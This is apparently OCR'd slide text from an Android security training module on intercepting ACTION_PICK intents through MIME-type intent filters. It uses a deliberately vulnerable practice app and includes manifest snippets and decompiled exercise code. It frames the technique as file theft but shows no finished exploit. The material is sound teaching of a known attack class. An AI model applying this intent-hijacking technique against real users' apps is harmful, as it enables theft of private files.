
Module 8 – Intent Intercept via MIME Type

We are going to steal even MORE!

Intent Intercept via MIME Type


- When handling different MIME types of files, operating systems need to know which application(s) can handle which MIME type
- Much like other OSs, Android applications can declare if they can handle certain MIME types
  - For example, a picture gallery application will declare that it can handle `` `image/jpg` `` files
- Under the right circumstances, an application can use the MIME feature to hijack Intents



On Samsung phones, there are two applications which can handle `` `image/*` `` files

Intent Intercept via MIME Type

- If an application wants to declare that it can handle a specific MIME type, it must do so via the Manifest in an Intent Filter
- One example is the Google Photos application (`com.google.android.apps.photos`) which has declared that it can handle all image and video files via the following MIME type declaration:
  - `<data android:mimeType="image/*"/>`
  - `<data android:mimeType="video/*"/>`




```
<activity android:theme="@style/Theme.Photos.NoTitle" android:name=
    <meta-data android:name="WindowManagerPreference:FreeformWindow
    <intent-filter>
        <action android:name="android.intent.action.PICK"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="image/*"/>
        <data android:mimeType="video/*"/>
        <data android:mimeType="vnd.android.cursor.dir/image"/>
        <data android:mimeType="vnd.android.cursor.dir/video"/>
    </intent-filter>
```

Manifest snippet from the Google Photos application

Intent Intercept via MIME Type

- You may have noticed that another part of the same Intent Filter is the Action value `` `android.intent.action.PICK` ``
- At a high level, this action is used when one application needs to share a file with another application
  - More information about `` `android.intent.action.PICK` ``: https://developer.android.com/reference/android/content/Intent#ACTION_PICK




```
<activity android:theme="@style/Theme.Photos.NoTitle" android:name=
    <meta-data android:name="WindowManagerPreference:FreeformWindow
    <intent-filter>
        <action android:name="android.intent.action.PICK"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="image/*"/>
        <data android:mimeType="video/*"/>
        <data android:mimeType="vnd.android.cursor.dir/image"/>
        <data android:mimeType="vnd.android.cursor.dir/video"/>
    </intent-filter>
```

Manifest snippet from the Google Photos application

MILICIOUS ERECTION LLC

Intent Intercept via MIME Type

- Let's go over an example of using `` `android.intent.action.PICK` ``
- Say you have a "Passport Application" and you need to upload a photo to the application
- Instead of browsing your filesystem for a photo, the "Passport Application" may instead create an Intent
    - An Action value of `` `android.intent.action.PICK` ``
    - A Type value of `` `image/*` ``
- This intent is then started via `` `startActivityForResult(Intent, int)` ``




```
Intent intent = new Intent();
intent.setAction("android.intent.action.PICK");
intent.setType("image/*");
startActivityForResult(intent,  requestCode: 1234);
```

Example Java code to start an Intent with `` `android.intent.action.PICK` ``


Intent Intercept via MIME Type

- After executing `startActivityForResult(Intent, int)`, the Google Photos application should open due to the Intent Filter's configuration
- After selecting a photo within Google Photos, a new Intent is created with a URI to where the photo is located
  - Notice that the URI in this example appears to resolve to an unexported Content Provider
- The Intent is then executed against `setResult(int, Intent)` and `finish()` which will automatically send the Intent back to the "Passport Application"



```
<activity android:theme="@style/Theme.Photos.NoTitle" android:name=
    <meta-data android:name="WindowManagerPreference:FreeformWindow
    <intent-filter>
        <action android:name="android.intent.action.PICK"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="image/*"/>
        <data android:mimeType="video/*"/>
        <data android:mimeType="vnd.android.cursor.dir/image"/>
        <data android:mimeType="vnd.android.cursor.dir/video"/>
    </intent-filter>
```

Manifest snippet from the Google Photos application




```
Uri uri = Uri.parse( uriString: "content://unexported_provider/yay.jpg");
Intent intent = new Intent();
intent.setData(uri);
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
setResult(RESULT_OK, intent);
finish();
```

Example Java code to respond with a location of a photo

MALICIOUS ERECTION LLC

Intent Intercept via MIME Type

- Finally, within the "Passport Application", the function `onActivityResult(int, int, Intent)` will automatically be executed
- The application will attempt to retrieve the photo from the Content Provider URI that "Google Photos" sent over
- This is a very simple example of how `android.intent.action.PICK` is used to share files between applications
  - You are encouraged to research other methods to share files





```java
public void onActivityResult(int requestCode, int resultCode, Intent resultIntent) {
    super.onActivityResult(requestCode, resultCode, resultIntent);

    if (resultIntent.getData() != null) {
        try {
            InputStream inputStream = getContentResolver().openInputStream(resultIntent.getData());
            if (inputStream != null) {
                File file = new File(getFilesDir(),  child: "thePhoto.jpg");
                FileOutputStream outputStream = new FileOutputStream(file,  append: false);

                int read;
                byte[] bytes = new byte[1024];
                while ((read = inputStream.read(bytes)) != -1) {
                    outputStream.write(bytes,  off: 0, read);
                }

                inputStream.close();
                outputStream.close();
            }
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
```

Example Java code to retrieve a file via `android.intent.action.PICK`

Intent Intercept via MIME Type - Example

- We will now use Axolotl to better demonstrate how to take advantage of MIME file types
- On Axolotl's main menu, tap:
  - "Exercise Modules"
  - "Intent Intercept Via MIME Type"
- A blank activity will appear with some text
- The launched activity is programmed via the Java class `com.maliciouserection.axolotl.example.activity.appIntercept.intentInterceptViaMimeType`


10:08
UNDERSTANDING GETINTENT
BROWSABLE INTENTS (AND DEEPLINKS)
NFC INTENTS
UNEXPORTED CONTENT PROVIDER
EXECUTING JAVASCRIPT BRIDGES
WEBVIEW FILE ACCESS & CROSS-ORIGIN
ABUSING CUSTOM PERMISSIONS
INTENT INTERCEPT VIA MIME TYPE
EXECUTE CUSTOM .DEX FILE



Example - File Theft Via Mime Type


Analyze this activity and learn about stealing files via file Mime types

Delete file after getting hash?

MILLICIOUS ERECTION LLC

Intent Intercept via MIME Type - Example


- The Example Activity `intentInterceptViaMimeType` contains two buttons:
  - Both buttons start an `android.intent.action.PICK` Intent
  - One button specifies the MIME type `image/*`
  - The other button specifies the MIME time `yayimageyay/yaytextyay`
- Tapping the first button should open Google Photos, which will then allow you to select a picture
  - You may need to move an example picture file to your device's Camera folder (`/sdcard/DCIM/Camera`)



Millicious Erection LLC

Intent Intercept via MIME Type - Example

- Tapping the second button should make a Toast message appear with an error message indicating that there are no apps installed that can handle MIME type `yayimageyay/yaytextyay`
- This is expected since it is doubtful that there is an installed application that can handle the MIME type `yayimageyay/yaytextyay` on your Android emulator



Example - File Theft Via Mime Type

Analyze this activity and learn about stealing files via file Mime types


Delete file after getting hash?

No app found that can handle MIME type yayimageyay/yaytextyay

MILLICIOUS ERECTION LLC

Intent Intercept via MIME Type - Example

- Looking at the decompiled source code for `intentInterceptViaMimeType`, we can see how the `android.intent.action.PICK` Intents are created
  - The function `setType(String)` is used, with the `String` value either being `image/*` or `yayimageyay/yaytextyay`




```java
public /* synthetic */ void m103x7134b3c4(View v) {
    startPicker("image/*");
}

/* JADX INFO: Access modifiers changed from: package-private */
/* renamed from: lambda$onCreate$2$com-maliciouserection-axolotl-example-activity-appIntercept-intentInterceptVia
public /* synthetic */ void m104xd38fcaa3(View v) {
    startPicker("yayimageyay/yaytextyay");
}

public void startPicker(String mimeType) {
    Intent pickerIntent = new Intent("android.intent.action.PICK");
    pickerIntent.setType(mimeType);
    try {
        startActivityForResult(pickerIntent, 69420);
    } catch (Exception e) {
        Toast.makeText(getApplicationContext(), "No app found that can handle MIME type " + mimeType, 1).show();
    }
}
```

Decompiled source code for `intentInterceptViaMimeType`

Intent Intercept via MIME Type - Example

- Further down in the source code for `intentInterceptViaMimeType`, we can see how `onActivityResult` handles the response Intent:
  - A Uri is retrieved from the response Intent
  - The Uri must start with `content://`
  - If the Uri starts with `content://com.maliciouserection.axolotl.provider.`, it must equal `content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt`




```
public void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if (requestCode == 69420 && data != null && data.getData() != null) {
        String yayuriyay = data.getData().toString();
        if (!yayuriyay.startsWith("content://")) {
            this.text.setText("Uri does not start with `content://`: " + yayuriyay);
            return;
        } else if (yayuriyay.startsWith("content://com.maliciouserection.axolotl.provider.") && !yayuriyay.equals("content://com.maliciouserection.axolotl.provider.testprovider/_exampleFile2.txt")) {
            this.text.setText("Bad `content://` Uri: " + yayuriyay);
            return;
```

Decompiled source code for `intentInterceptViaMimeType`

Intent Intercept via MIME Type - Example

- Continuing further down `onActivityResult`:
  - `intentInterceptViaMimeType` will use the Uri to retrieve the file and save the contents of it to `/sdcard/Android/data/com.maliciouserection.axolotl/files/yayexampleoutyay.txt`
  - A MD5 hash is generated based on the contents of yayexampleoutyay.txt
  - Finally, the hash of the file is then shown on the `intentInterceptViaMimeType` Activity

